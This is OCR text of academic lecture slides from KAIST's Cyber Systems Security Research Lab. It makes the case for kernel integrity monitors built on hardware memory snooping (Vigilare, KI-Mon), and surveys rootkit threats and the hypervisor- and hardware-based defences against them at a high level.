The Case for System Integrity Monitors based on A Hardware Memory Snooper

CySecLab (Cyber Systems Security Research Lab)
https://cysec.kr

GSIS (Graduate School of Information Security)


School of Computing, KAIST (Korea Advanced Institute of Science and Technology)

Professor Brent ByungHoon Kang, Ph.D.


Table of Contents

Trusted Computing


Applications and Platform Systems



Vulnerable Applications and Malwares




Vulnerable Applications, Systems and Malwares




Vulnerable Applications, Systems and Malwares

Is the world without malware possible?



Platform System Integrity Monitor




http://breakthroughs.kaist.ac.kr/?post_no=163

KI-MON and VIGILARE

- Deployed in Samsung Smart TV as part of its security system (GAIA)


Anti-Emulation Detection (2018) and Heap Exploitation Defense (2017)

- Samsung Software Security Solution




Vulnerable Applications, Systems and Malwares


Can we have make computation safe despite the presence of malware?




Secure Isolation of Application




Secure Isolation of Application




Data-at-Rest Protection




Data-in-Transit Protection



Data-in-Use Protection



Data-in-Use Protection: Confidential Computing



Trusted Confidential Computing

Roadmap: System Integrity Monitors

- Research Overview
  - Operating **Systems Integrity Monitor**ing
- Vigilare for Static Kernel Region
  - ACM CCS 2012
- KI-Mon for Dynamic Kernel Region
  - Usenix Security 2013
- ATRA: Address Translation Redirection Attack
  - ACM CCS 2014


Rootkit and Kernel Integrity Protection (Vigilare)

Graduate School of Information Security, School of Computing, KAIST

Brent Byunghoon Kang

Rootkit Attacks on OS Kernels

- Rootkits control victimized OS to report false information
- Detection/Recovery attempts from the layers above the kernel are not trustworthy




KAIST


CySecLab

Kernel Integrity Monitoring Platforms

- Kernel rootkit detection therefore requires a safe execution environment outside of OS kernel



Hypervisor-based



External Hardware-based

KAIST

CySecLab

Protecting Integrity of OS Kernels

- Hypervisor / VMM based approaches
  - Recently, approaches based on hypervisors have gained popularity.
    - SB CFI, Kernel Guard, OSck, Livewire
  - However, as hypervisors are becoming more and more complex, hypervisors themselves are exposed to numerous software vulnerabilities
    - E.g., Bluepill, DMA code injection, Subvirt
- Hardware based approaches
  - Copilot, PCI hardware, Static kernel region
  - HyperSentry, Intel SMM, Stop host to check integrity

Snapshot Analysis Monitoring

- Usually assisted by some type of trusted component that
  - Enables saving of the memory contents into a snapshot
  - Perform an analysis to find the traces of a rootkit attack
- Some Examples
  - Copilot
    - A custom Peripheral Component Interconnect (PCI) card to create snapshots of the memory via Direct Memory Access (DMA)
  - HyperSentry
    - The System Management Mode (SMM) are utilized to implement the snapshot- based kernel integrity monitors

